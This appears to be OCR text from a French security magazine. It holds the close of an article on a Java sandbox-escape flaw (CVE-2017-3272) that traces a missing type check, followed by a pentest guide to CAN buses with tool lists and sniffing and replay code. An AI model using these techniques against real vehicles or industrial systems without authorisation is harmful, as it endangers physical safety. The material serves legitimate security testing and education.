Si les classes **Atomic*FieldUpdater** ont été introduites à partir de la version Java 1.5, ce n'est qu'à partir de la version 1.8_112 que la vulnérabilité a été découverte.

Au total, cinq versions uniquement sont vulnérables : 1.8_92, 1.8_101, 1.8_102, 1.8_111 et 1.8_112.

Les différentes versions vulnérables ont été trouvées en testant les versions Java 1.6_* jusqu'à 1.8_112 et la première et dernière version de Java 1.5.

6 Origine de la vulnérabilité

En effectuant une comparaison de la version 1.8_91 (non vulnérable) et la version 1.8_92 (vulnérable), nous remarquons qu'une opération de refonte (« refactoring ») a été effectuée et qu'elle ne préserve pas la sémantique du code de vérification.

```
376         void updateCheck(T obj, V update) {
377             if (!tclass.isInstance(obj) ||
378                 (update != null && vclass != null && !vclass.
isInstance(update)))
379                 throw new ClassCastException();
380             if (cclass != null)
381                 ensureProtectedAccess(obj);
382         }
```

```
401         public void set(T obj, V newValue) {
402             if (obj == null || obj.getClass() != tclass ||
cclass != null ||
403                 (newValue != null && vclass != null &&
404                  vclass != newValue.getClass()))
405                 updateCheck(obj, newValue);
406             unsafe.putObjectVolatile(obj, offset, newValue);
407         }
```

```
433         private void ensureProtectedAccess(T obj) {
434             if (cclass.isInstance(obj)) {
435                 return;
436             }
437             throw new RuntimeException(
438                 new IllegalAccessException("Class " +
439                     cclass.getName() +
440                     " can not access a protected member of class " +
441                       tclass.getName() +
442                       " using an instance of " +
443                       obj.getClass().getName()
444                 )
445             );
446         }
```

En effet, nous constatons que dans le code ci-dessus (de la version non vulnérable), il y a potentiellement deux conditions à satisfaire (lignes 377 à 381) si le type d'**obj** est différent du type de **tclass** (lignes 402 à 405). Notons que la seconde condition qui vérifie qu'**obj** est une instance de **cclass** (lignes 381, 434) est aussi présente dans le code vulnérable.

C'est la première condition qui vérifie qu'**obj** est une instance de **tclass** (ligne 377) qui a disparu dans les versions vulnérables, pschitt ! Une condition manquante dans le code suffit donc à générer une vulnérabilité qui permet de s'échapper de la sandbox Java.

Conclusion

La sécurité de la JVM est totalement compromise en exploitant la vulnérabilité du CVE-2017-3272.

En comparant les différentes versions du code, nous avons découvert que cette vulnérabilité résulte d'une erreur sémantique lors du remaniement du code dans la version 1.8_92. Seules 5 versions sont vulnérables (à mettre en perspective avec les > 50 versions vulnérables du CVE-2015-4843).

Avec cette vulnérabilité, c'est encore une fois une confusion de type qui est exploitée pour désactiver les vérifications de permissions. L'origine de la vulnérabilité vient du fait que le code Java n'est pas totalement sûr dans le sens où des parties de la JCL (classes de confiances de la JVM) utilisent **sun.misc.Unsafe** qui permet un accès direct à la mémoire.

Aux grands maux, les grands remèdes : Oracle a décidé de supprimer **sun.misc.Unsafe** dans Java 9 **[4]** ! Ultérieurement, et face à des développeurs et des projets utilisant **Unsafe**, Oracle a finalement choisi de ne pas le faire **[5]**.

Diantre, on a de la chance que ce ne soit qu'un problème de design logiciel qui date des années 90 et pas un problème du design de nos processeurs qui date de la même époque... ■

Remerciements

Merci à Jean-Baptiste Bedrune pour la relecture attentive de l'article.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/ .



PENTEST DANS LES RÉSEAUX CAN : DES STANDARDS À LA PRATIQUE

Ahmed AMOKRANE
KPMG, Cyber Security Services

mots-clés : PENTEST / RÉSEAU / CAN / IOT

Le protocole CAN (Controller Area Network) est très utilisé dans de nombreux domaines tels que l'automobile, l'aéronautique, le spatial, le maritime et les systèmes industriels. C'est un protocole de communication simple et robuste. Du fait de l'interconnexion croissante des réseaux CAN avec le monde IP et l'Internet, comme les voitures connectées et l'Internet des objets, ces réseaux deviennent accessibles dans certains cas à travers des passerelles depuis le monde IP. Dans cet article, nous présentons le protocole CAN et les différents standards au-dessus, ainsi que des outils et astuces pour le pentest des environnements CAN.

Le protocole CAN (*Controller Area Network*) permet à des ECUs (*Electronic Control Unit*) de communiquer entre elles sans passer par une entité centralisée. Au début, ces systèmes étaient isolés des réseaux IP et du monde extérieur. Par exemple, les réseaux industriels étaient air-gapés et les voitures mettaient en œuvre des réseaux CAN sans aucun accès depuis l'extérieur.

Avec l'arrivée de l'Internet des objets, ces systèmes sont de plus en plus connectés au monde extérieur par le biais de passerelles. Par exemple, les voitures et les bateaux disposent de connexions Internet permettant de remonter des données des ECUs vers les constructeurs pour des besoins de diagnostic à distance et de maintenance prédictive. Les utilisateurs profitent aussi pour des besoins de contrôle à distance (e.g. allumer la climatisation avant d'arriver dans la voiture). En termes de sécurité, cela peut représenter une porte d'entrée si ces passerelles sont vulnérables, car elles ont accès aux bus CAN directement ou indirectement. En effet, des chercheurs ont montré la possibilité d'accéder à des bus CAN de voitures **[1,2]** pour mener des attaques ayant un impact dans le monde physique.

Dans le cadre d'un pentest, il peut être nécessaire dans certains cas de tenter d'accéder au bus CAN interne et, par exemple, de vérifier la criticité du trafic qui y est échangé pour identifier le risque réel d'une exposition sur le monde IP.

Dans la suite de cet article, nous présentons le protocole CAN, les différents standards construits au-dessus de CAN dans différents domaines, les outils pouvant servir dans le cadre de pentests, des exemples d'utilisation de ces outils et le scripting pour des besoins spécifiques, et enfin, quelques éléments pouvant aider lors de pentests. Nous ne présentons cependant pas les détails des attaques telles que **[1,2]**.

1 Le protocole CAN

Le protocole CAN a été créé en 1983, avec une première release en 1986 par la *Society of Automotive Engineers* (SAE), organisme de réflexion et de standardisation dans plusieurs industries avec un focus sur les transports (automobile, aéronautique, spatial). La Mercedes W140 a été la première voiture à être équipée d'un bus CAN en 1991. Ce protocole est aujourd'hui présent dans presque tous les véhicules, voitures, camions, avions, trains, engins spatiaux, bateaux et même les vélos (dérailleurs électroniques, moteurs de vélos) **[3]**.

Le bus d'un réseau CAN est physiquement composé de deux lignes de communication (`CAN_H` et `CAN_L`) reliées entre elles par des terminaisons de 120 Ohm. Ce bus est standardisé par l'ISO 11898 pour les couches basses (couches 1 et 2) et permet d'atteindre des débits de 250 kbit/s (voire 1 Mbps pour certaines variantes). Il est utilisé pour sa robustesse obtenue grâce à l'utilisation d'un signal différentiel entre les deux lignes de communication. Il




Fig. 1 : La structure d'un paquet CAN (Extrait de Wikipédia).

faut noter que les nœuds d'un même réseau sont tous reliés à un bus commun en broadcast, ce qui fait qu'on peut depuis un point écouter tous les nœuds du bus. Lors d'un pentest, un bon indicateur pour identifier un bus CAN, dans une prise OBD-II par exemple, est de mesurer l'impédance entre les deux lignes et d'essayer d'écouter sur les lignes présentant des impédances de 120 Ohm.

Un paquet CAN est composé de plusieurs champs comme illustré dans la figure 1. Les plus importants sont :

- **CAN_ID** (ou **Arbitration_ID**) : sur 11 bits ou 29 bits (CAN étendu), détermine l'émetteur du message et sa priorité. Il permet de choisir notamment qui accède au bus en cas de conflit ;
- **DLC** (*Data Length Code*) : sur 4 bits, détermine la longueur du champ de donnée (DATA) en octets ;
- **DATA** : sur 0 à 8 octets, c'est le champ de données dont la longueur est donnée par DLC ;
- **CRC** : sur 15 bits (+1 bit delimiter).




Fig. 2 : La construction des standards au-dessus de CAN.

2 Les standards au-dessus de CAN

Le protocole CAN est utilisé dans beaucoup de domaines avec à chaque fois des standards construits au-dessus des couches basses CAN. La construction protocolaire au-dessus de CAN est différente de TCP/IP. En effet, on ne fait pas d'encapsulation de paquets, mais ce sont plutôt les parties **CAN_ID** et **DATA** qui sont découpées et interprétées en fonction du standard en question. Ceci laisse plus de flexibilité pour des protocoles propriétaires. Dans la figure 2, nous présentons les différents protocoles au-dessus de CAN et la décomposition qu'ils font des champs de base.

- **CANOpen :** Il est utilisé dans le monde des réseaux industriels et de la robotique pour le contrôle des moteurs et des bras robotisés par exemple. Il est aussi utilisé à bord des trains (*Train Communication Network*) **[4]** et des engins spatiaux (ECSS-E-ST-50-15) **[5]**. Il utilise des identifiants sur 11 bits uniquement. Le **CAN_ID** (appelé ici **COB-ID**) est divisé en 2 parties : **Function Code** (4 bits) et **Node ID** (7 bits). Les octets du champ **DATA** sont interprétés en fonction du **COB-ID** et identifient par exemple l'adresse du nœud cible (octet 1 de **DATA**) et l'état demandé (octet 0 de **DATA**) dans le cas d'un appel de fonction de mise dans un état (**COB-ID** = 0). CANopen fonctionne sous différents modes : master/slave, client/server et producer/consumer et permet d'avoir un maximum de 127 nœuds dans le réseau.
- **SAE J1939 :** Il est utilisé sur tous les poids lourds (camions, engins agricoles et forestiers, matériels de chantier et miniers), les bus et les moteurs des bateaux. Il utilise des **CAN_ID** sur 29 bits pour définir

des PGN (*Parameter Group Number*) comme suit : **Priority** (3 bits), **Reserved** (1 bit), **Data page** (1 bit), **PDU Format** (8 bits), **PDU Specific** (8 bits), **Source Address** (8 bits). Il définit des communications point à point (si **PDU Format** < 240 et dans ce cas **PDU Specific** détermine l'adresse de destination) et des communications broadcast (si **PDU Format** >= 240 et dans ce cas **PDU Specific** détermine le numéro du groupe de diffusion). Un PGN détermine donc le mode de communication, la source, la destination, et le champ **DATA** détermine la fonction appelée et les paramètres d'appel. Ce champ **DATA** détermine plus précisément les SPN (*Suspect Parameter Number*) qui représentent des commandes, des valeurs captées, des états. Ces SPN sont standardisés dans J1939 en définissant pour chacun le nom, la longueur, la résolution (conversion en valeurs physiques), la plage des valeurs, le type (mesure, état, signal applicatif) et les PGNs qui peuvent l'utiliser. Le découpage en PGN est utilisé par beaucoup d'autres protocoles comme NMEA2000.

- **NMEA 2000 (IEC 61162)** : Il est utilisé dans le monde maritime par les équipements de navigation (radar, sonar, gyroscope, GPS, Radio AIS, pilote automatique). Il présente un découpage du **CAN_ID** similaire à celui du J1939 pour déterminer les PGN. Dans les systèmes où les deux protocoles sont présents (NMEA2000 et J1939), on utilise les bits (4-5) du **CAN_ID** pour les distinguer comme dans le tableau suivant :

Bit 4	Bit 5	Protocole
0	0	J1939 (page 1)
0	1	NMEA 2000
1	0	J1939 reserved
1	1	ISO 15765-3

- **ARINC 825** : Il est utilisé dans l'avionique et il est présent dans beaucoup de sous-systèmes des appareils Airbus et Boeing. Il découpe le **CAN_ID** (29 bits) comme suit : **LLC** (*Logical Communication Channel*) sur 3 bits, **Source FID** (Function code ID qui identifie la source) sur 7 bits, **RSD** (*Reserved*), LCL (indique que le destinataire est sur le bus Local), **PVT** (*Private*, message pour usage privé) sur 1 bit chacun, et puis en fonction du mode de communication, **DOC** (*Data Object Code* pour identifier le payload du message) pour le *Anyone-to-many* (14 bits), **Server FID** (*Server Function code ID*) et **SID** (*Server ID*) pour le peer-to-peer (7 bits chacun), et enfin RCI (*Redundancy Channel Identifier*) sur 2 bits. Le standard dispose d'une base de données de profils d'équipements communicants (au format XML) permettant de faire une cartographie claire du réseau à partir du trafic capté. Il dispose aussi d'un format standardisé du champ **DATA**.

  D'autres standards liés à ARINC 825 sont ARINC 826 (transfert de gros volumes de données), ARINC 812 (équipements de cuisine à bord des avions) et Canaerospace (simulateurs de vol).

- **ISO-TP (ISO 15765, Transport Layer)** : Il s'agit d'une extension de CAN pour transporter des paquets de plus de 8 octets. Ce standard définit à la fois le transport des données (15765-2) et des couches applicatives comme le diagnostic unifié dans les véhicules (15765-3). Il est en général présent sur tous les véhicules aux côtés d'autres standards (e.g. J1939, NMEA2000) pour le diagnostic, et dans ce cas, les bits 4-5 du CAN_ID sont à 1. Le diagnostic des véhicules chez les garagistes se fait notamment grâce à ce protocole, via des appels à des fonctions de diagnostic (renvoi d'état) sur les ECUs.

- **MilCAN** : Il est utilisé dans le domaine militaire, comme sur des chars d'assaut. Il améliore la synchronisation en utilisant un mécanisme multi-master. Il décompose le **CAN_ID** en 6 champs comme dans J1939 : **Priority** (3 bits), **Protocol Type** (1 bit), **Request** (1 bit), **Main Function** (8 bits), **Sub Function** (8 bits), **Source Address** (8 bits).

- **Autres :** Il existe d'autres standards qui ont pour base J1939 dans le monde de l'automobile, comme ISO11992 (entre les tracteurs et les véhicules tractés), ISO 11783 (véhicules agricoles), ISO 14230 (constructeurs européens), PWM (Ford) et VPW (General Motors), FMS (*Fleet Management System*). Il faut noter aussi qu'il existe bien d'autres protocoles propriétaires pour les systèmes de confort et divertissement (e.g. HiFi) à bord des véhicules que nous n'avons pas listés ici.

3 Outils pour le pentest

3.1 Les outils logiciels

- **SocketCAN** : c'est un ensemble de drivers et une implémentation de la pile protocolaire CAN dans le kernel Linux. À la base, les drivers CAN permettent à un seul processus d'accéder à l'interface CAN utilisée en mode caractère. SocketCAN étend les sockets Berkeley pour inclure des sockets CAN en introduisant une famille de protocole (**PF_CAN**). SocketCAN vient par défaut dans tous les kernels Linux 2.6.25 et plus. Les sockets peuvent ainsi être créées dans du code C. SocketCAN est compatible avec beaucoup de contrôleurs CAN (**https://elinux.org/CAN_Bus**), ce qui le rend très facile d'utilisation.

- **can-utils** : c'est un ensemble d'outils en espace utilisateur qui se basent sur SocketCAN permettant d'interagir avec l'interface CAN. Parmi ces outils :

  - **candump** : capturer, filtrer, afficher et logger le trafic de l'interface CAN ;
  - **canplayer** : rejouer des paquets CAN à partir d'un fichier de log ;
  - **cansend** : envoyer un paquet CAN ;
  - **cangen** : générer aléatoirement du trafic CAN ;

• **cansniffer** : afficher les différences entre des paquets reçus (**CAN_ID** de 11 bits seulement).

Des exemples d'utilisation de **candump** et **canplayer** sont donnés en section 5.

- **can-isotp** : c'est la version de **can-utils** pour CAN ISO-TP (DATA > 8 octets DATA). Il dispose d'outils qui permettent, entre autres, l'envoi (**isotpsend**), la réception (**isotprecv**), l'écoute et le dump (**isotpdump**). Il est actuellement intégré dans **can-utils**.

- **socketcand** : c'est un daemon permettant de donner accès à une interface CAN à partir d'une socket TCP. Ceci permet, par exemple sur un réseau, d'écouter l'interface CAN d'un nœud distant.

- **python-can** : c'est un package python (**pip install python-can**) qui utilise SocketCAN pour offrir une API de haut niveau. Dans l'exemple suivant, **python-can** est utilisé pour envoyer un message sur l'interface **can0** :

```
import can
bus = can.interface.Bus(channel='can0', bus_type='socketcan_ctypes')
msg = can.Message(CAN_ID=0xc0ffee, data=[0, 1, 2, 3], extended_id=True)
try:
  bus.send(msg)
  print("Message sent on {}".format(bus.channel_info))
except can.CanError:
  print("Message NOT sent")
```

- **pyvit** (python) : c'est un package python qui permet un accès haut niveau à **SocketCAN** de façon similaire à **python-can**. Cependant, il est moins riche que **python-can**.

- **canopen** (python) : c'est un package python qui implémente **canopen** et qui permet de manipuler des paquets (création, dissection) à partir de scripts python **[6]**. Dans l'exemple suivant, on l'utilise pour scanner le réseau sur l'interface **can0**.

```
import can
bus = can.interface.Bus(channel='can0', bus_type='socketcan_ctypes')
import canopen
network = canopen.Network()
network.connect(channel='can0', bustype='socketcan')
network.scanner.search()
time.sleep(0.05)
for node_id in network.scanner.nodes:
  print("We found node : %d!" % node_id)
```

- **Wireshark** : il permet de visualiser les paquets CAN natifs. Cependant, on n'a qu'une vision CAN (**CAN_ID**, **DLC** et **DATA**) sans détails sur des protocoles au-dessus de CAN.

- **CanKing** (Kvaser) : il permet d'analyser et de créer de paquets CAN avec un support pour les paquets J1939 sous Windows.

- **CANanalyzer** : il présente des plugins pour l'analyse de trafic de plusieurs protocoles tels que NMEA200, J1939, ARINC 825... Il permet aussi de générer du trafic, mapper et simuler des réseaux CAN. Cependant, il est payant.

Algo secure

INTÉGRITÉ INTELLECTUELLE

INNOVATION

AGILITÉ

SÉCURISONS ENSEMBLE
VOTRE S.I. !

BLUE TEAM

RED TEAM

@algosecure

www.AlgoSecure.fr

- **Kayak** : développé en Java, il dispose d'une GUI pour visualiser des paquets CAN. Il s'interface avec `socketcand` et non pas directement avec l'interface CAN.
- **CANSPY** : développé par les équipes d'Airbus **[7]**, il s'agit d'une carte présentant deux interfaces CAN permettant de jouer le rôle de proxy entre deux bus CAN (MITM) « à la Burp ». Il dispose de la possibilité de mettre des règles pour automatiser le filtrage/forwarding.
- **SavvyCAN** : c'est un outil open source disposant d'une GUI en QT et pouvant interagir avec des bus CAN à travers une sonde matérielle (les développeurs recommandent `CANDue`). Il a plusieurs fonctionnalités permettant de visualiser et logger le trafic, et aussi analyser des protocoles ISO-TP et J1939.
- **Librairies Arduino** : il existe des librairies pour l'utilisation de CAN sous Raspberry Pi et Arduino. Elles permettent de coder sous C++ l'accès et le traitement des messages CAN reçus sur l'interface de façon similaire à `SocketCAN`. Des exemples de ces librairies sont `FlexCAN` (https://github.com/teachop/FlexCAN_Library) utilisée notamment avec Teensy et la librairie de Sparkfun pour l'utilisation des shields (cartes externes) Sparkfun (https://github.com/sparkfun/SparkFun_CAN-Bus_Arduino_Library).

Il faut noter qu'il existe d'autres outils propriétaires pour l'analyse de trafic CAN et qui sont liés à des sondes matérielles CAN des constructeurs.

3.2 Les outils matériels

Pour la partie accès matériel au réseau CAN, il existe un certain nombre de sondes avec une conversion en USB, PCI, PCI express, voire en Wifi ! Elles sont reconnues comme des cartes réseau CAN par les machines hôtes. Les gammes et les prix varient entre 15 et 150 $ pour les sondes USB les plus communes comme CANtact, ELM327, CAN232, CANUSB, VSCOM, USB2CAN, EVTVDue, CANDue, etc. Il existe aussi des modèles de sondes propriétaires ou plus évolués (plus de mémoire, moins de pertes de paquets, plusieurs canaux simultanés) et donc plus chers, pour des usages professionnels (e.g. les garagistes). Ces matériels sont parfois livrés avec des environnements d'analyse de trafic et d'interprétation des observations, comme des environnements d'interprétation des messages de diagnostic ISO-TP (15765-3).

Il existe aussi des shields pour Arduino et Rapsberry Pi (RPi). Les shields les plus communes restent celles de Sparkfun (dispose d'un connecteur DE-9) et PiCAN (pour RPi). PiCAN est sans doute l'une des plus intéressantes. En effet, elle dispose d'une interface SPI pour la connexion avec le RPi et d'un driver permettant de la reconnaître comme une interface CAN, et son site officiel présente une documentation assez détaillée pour pouvoir démarrer rapidement (http://skpang.co.uk/catalog/pican2-canbus-board-for-raspberry-pi-23-p-1475.html).

Pour les amateurs de bricolage, Teensy dispose d'un contrôleur CAN intégré sur lequel il faut rajouter un module matériel d'accès au bus (*tranceiver*) comme MCP2551 et une librairie type FlexCAN. Il existe aussi une shield de SeeedStudio (pour 14 $) et des exemples de programmation sous Arduino ici : https://github.com/Seeed-Studio/CAN_BUS_Shield. Une liste plus fournie de sondes matérielles est présentée dans **[8]**.

Il faut noter également qu'il existe plusieurs normes de connecteurs physiques pour les réseaux CAN. Dans les voitures, les prises OBD-II (J2534) sont très utilisées. DE-9 est aussi très utilisé dans le monde industriel (similaire au RS232). Dans le monde maritime, les connecteurs NMEA 2000 (connecteur rond à 5 broches). Cependant, en étant un peu bricoleur, on peut faire soi-même les connecteurs en achetant les prises et en faisant la connexion des fils (souvenez-vous, il n'y a que deux lignes de communication !).

Remarque : Il faut faire attention au voltage de la cible et de la sonde matérielle utilisée. Avant de vous lancer, assurez-vous du voltage pour éviter d'endommager vos équipements ou votre cible !

4 CAN en action

4.1 Mise en place de l'environnement CAN

Dans un premier temps, il faut installer `can-utils` si ce n'est pas déjà fait.

```
$ sudo apt-get install can-utils
```

Les interfaces CAN physiques compatibles avec `can-utils` sont reconnues automatiquement. Si vous voulez faire des tests sur une interface virtuelle comme ici, il faut commencer par la démarrer comme suit :

```
$ modprobe vcan
$ ip link add dev vcan0 type vcan
$ ip link set up vcan0
```

Il faut noter que les interfaces CAN fonctionnent en mode broadcast, ce qui fait que l'interface reçoit automatiquement chaque message qu'elle envoie.

Dans ce qui suit, nous allons nous contenter de rejouer des traces captées sur un véhicule poids lourd pour illustrer l'utilisation des outils. Sur un premier terminal, on a lancé la commande suivante qui rejoue les paquets captés depuis l'interface `can1` sur l'interface `vcan0` de test.

```
$ canplayer vcan0=can1 -I traces_j1939.log
```

Depuis un autre terminal, on peut écouter ce qui passe sur l'interface en question en utilisant `candump` comme suit :

SANS EMEA

WWW.SANS.ORG

@SANSEMEA

The Largest and Most Trusted Source of Cyber Security Training, Certification, and Research in the World

TRAINING TOPICS INCLUDE:

- DIGITAL FORENSICS
- INCIDENT RESPONSE
- PEN TESTING
- SECURE SOFTWARE DEVELOPMENT
- SECURITY AWARENESS
- CYBER DEFENCE
- MANAGEMENT
- AUDIT
- INDUSTRIAL CONTROL SYSTEMS

Register now at SANS.org for one of our training events throughout Europe or the Middle East. Choose any training location from Amsterdam, Brussels, Copenhagen or Dubai to Oslo, Paris, Rome, Riyadh, Stockholm or Zurich.

TAKE SANS TRAINING AT A SANS TRAINING EVENT,
IN A PRIVATE CLASS OR ONLINE
WITH SANS ONDEMAND

SANS PARIS: JUNE 25-30
& NOV 19-24 2018

www.sans.org/emea emea@sans.org @SANSEMEA (+44) 203 384 3470

```
$ candump vcan0
 vcan0  18FEF100  [8]  C3 BA 04 00 00 00 00 30
 vcan0  18FEBD00  [8]  00 00 00 00 FF FF FF FF
 vcan0  14FEF031  [8]  FF FF FF FF FF FC 00 FF
 vcan0  18F0010B  [8]  CF FF FC FF FF 0F FF FF
 vcan0  0CF00400  [8]  F1 90 90 C1 13 00 FF 90
 vcan0  18FEDF00  [8]  85 00 13 FF 7D FF FF FF
 vcan0  18FEBF0B  [8]  B9 04 7E 7C 7D 7C FF FF
 vcan0  18FF7400  [8]  D5 00 FF FF FF FF FF FF
 vcan0  0CF00A01  [8]  2C 05 90 12 FF FF FF FF
 vcan0  10F01A01  [8]  C4 85 FF FF FF FF FF FF
 vcan0  0CF00400  [8]  F1 90 90 D4 13 00 FF 90
```

Il faut noter que les réseaux CAN sont en général très chargés en trafic, ce qui rend **candump** sans utilisation de filtres impraticable dans des contextes terrains. Il faut donc penser à utiliser des filtres si on connaît les **CAN_IDs** qu'on cherche. Si, par contre, on est en mode découverte d'un réseau, un bon moyen de s'en sortir est d'écrire ses propres scripts d'analyse de trafic CAN en utilisant **socketCAN** sous C, C++ ou Python. Ceci permet de faire des traitements spécifiques pour comprendre le contexte cible.

4.2 Utilisation de socketCAN en C

Dans ce premier exemple, nous montrons l'utilisation de **SocketCAN** en C. Le code montré écoute sur l'interface **vcan0** et affiche le contenu des paquets CAN (**CAN_ID**, **DLC**, **DATA**). Le code complet est disponible sur https://github.com/aamokrane/CAN_bus/. Un screenshot du code et du résultat est montré en figure 3.

L'utilisation de **SocketCAN** en C trouve son intérêt lors de pentests sur des environnements réels. Par exemple, si on réussit à avoir accès en shell sur la cible et que l'utilisation de **candump** n'est pas concluante, on peut écrire son propre sniffeur CAN pour des besoins de reverse-engineering du protocole. On peut alors cross-compiler le code pour tourner sur la cible (ARMv7 et busybox en général) et analyser le protocole en live. Nous l'avons par exemple fait lors d'un pentest où nous étions amenés à écrire notre propre analyseur de paquets CAN pour faire le reverse engineering du protocole utilisé par le constructeur.

4.3 Utilisation de SocketCAN en Python

Dans le deuxième exemple, nous montrons l'utilisation de **python-can** pour l'écoute et le traitement de paquets CAN depuis une interface. Dans cet exemple, nous faisons l'extraction des PGN J1939 à partir des paquets CAN reçus à la volée. L'intérêt de **python-can** est le fait qu'il soit de haut niveau et qu'il puisse être intégré dans des scripts d'analyse et d'attaque. Nous avons fait tourner le code sur un exemple de traces J1939 donné dans http://tucrrc.utulsa.edu/J1939Database.html. Nous avons aussi mis dans le même répertoire GitHub https://github.com/aamokrane/CAN_bus/ un ensemble d'autres scripts python permettant de rejouer des traces, des fichiers de traces et quelques astuces d'utilisation. Il faut noter que l'interprétation des PGN est possible si on dispose de la liste fournie par SAE et qui est malheureusement payante. Néanmoins, il existe des parties disponibles

```
#include <net/if.h>
#include <linux/can.h>
#include <linux/can/raw.h>
#include <stdio.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>


int soc; //The CAN socket that will be used

void read_port()
{
    /*This reads a packet from the CAN Socket*/
    struct can_frame frame_rd;
    int recvbytes = 0;
    int i;
    while(1)
    {
        struct timeval timeout = {10, 10}; //Timeout after 10 seconds if the port is not act
        fd_set readSet;
        FD_ZERO(&readSet);
        FD_SET(soc, &readSet);
        if (select((soc + 1), &readSet, NULL, NULL, &timeout) >= 0)
        {
            if (FD_ISSET(soc, &readSet))
            {
                recvbytes = read(soc, &frame_rd, sizeof(struct can_frame));
                if(recvbytes)
                {
                    printf("\n\nNew frame received\n Arbitraion_ID = %lX, dlc = %d, data = "
(unsigned long)frame_rd.can_id,frame_rd.can_dlc);
                    for(i=0; i<frame_rd.can_dlc; i++)
                        printf("%02X", frame_rd.data[i]);
                }
            }
            else
                break;
        }
    }
}

int open_port(const char *port)
{
    //Open the TCP port
```

```
ahmed@ubuntu: ~/Pentest/MISC_CAN/traces
ahmed@ubuntu:~/Pentest/MISC_CAN/traces$ canplayer vcan0=can1 -I traces_j1939.log
ahmed@ubuntu:~/Pentest/MISC_CAN/traces$

ahmed@ubuntu: ~/Pentest/MISC_CAN/traces
ahmed@ubuntu:~/Pentest/MISC_CAN/traces$ ./can_dumper


New frame received
 Arbitraion_ID = 98F00F3D, dlc = 8, data = FFFFFFFFFFFFFFFF

New frame received
 Arbitraion_ID = 98F0010B, dlc = 8, data = FFFFFCFFFF5FFFFF

New frame received
 Arbitraion_ID = 98EEFF25, dlc = 8, data = 21F43803001C0310

New frame received
 Arbitraion_ID = 98F0010B, dlc = 8, data = CFFFFCFFFF5FFFFF

New frame received
 Arbitraion_ID = 94FF2321, dlc = 8, data = 545CFFFFFFFFFFFF

New frame received
 Arbitraion_ID = 94F00031, dlc = 8, data = CFFFFFFFFFFFFFFF

New frame received
 Arbitraion_ID = 94FEF031, dlc = 8, data = FFFFFFFFFFFC00FF

New frame received
 Arbitraion_ID = 94FF3131, dlc = 8, data = 0030030000FFFFFF

New frame received
 Arbitraion_ID = 94FF0121, dlc = 8, data = FFFFFFFFFFFFFCFF

New frame received
 Arbitraion_ID = 94F00131, dlc = 8, data = FFFFFFFF00FFFFFF

New frame received
 Arbitraion_ID = 94FF0221, dlc = 8, data = FFFFFFFFFFFFFFFF
```

Fig. 3 : Exemple d'utilisation de SocketCAN en C.

```
#Open the CAN interface
bus = can.interface.Bus(channel=channel, bustype=bustype)

while True:
        can_message = bus.recv(timeout)
        if can_message is None:
            break;

        #Extract and display the PGN
        timestamp = can_message.timestamp
        priority = (can_message.arbitration_id>> 26) % 8
        reserved = (can_message.arbitration_id >> 25) % 2
        data_page = (can_message.arbitration_id >> 24) % 2
        pdu_format = (can_message.arbitration_id >> 16) % 256
        pdu_specific = (can_message.arbitration_id >> 8) % 256
        source_addr = can_message.arbitration_id % 256

        data = can_message.data
        dlc = can_message.dlc
        is_remote_frame = can_message.is_remote_frame
        is_error_frame = can_message.is_error_frame

        print '\n********************'
        print 'New frame received '
        print '********************'

        #PGN construction from the parameters
        pgn = pdu_specific + pdu_format*256 + data_page*256*256 + reserved*256*25

        #print the received PGN and parameters
        fields_str = "Priority: " + str(priority)
        fields_str = fields_str + "\nreserved: "+str(reserved)

        fields_str = fields_str + "\nDLC: {0:d}".format(dlc)

        data_pg = "\nData Page: {0:02X}".format(data_page)
        fields_str = fields_str + data_pg.rjust(12, " ")

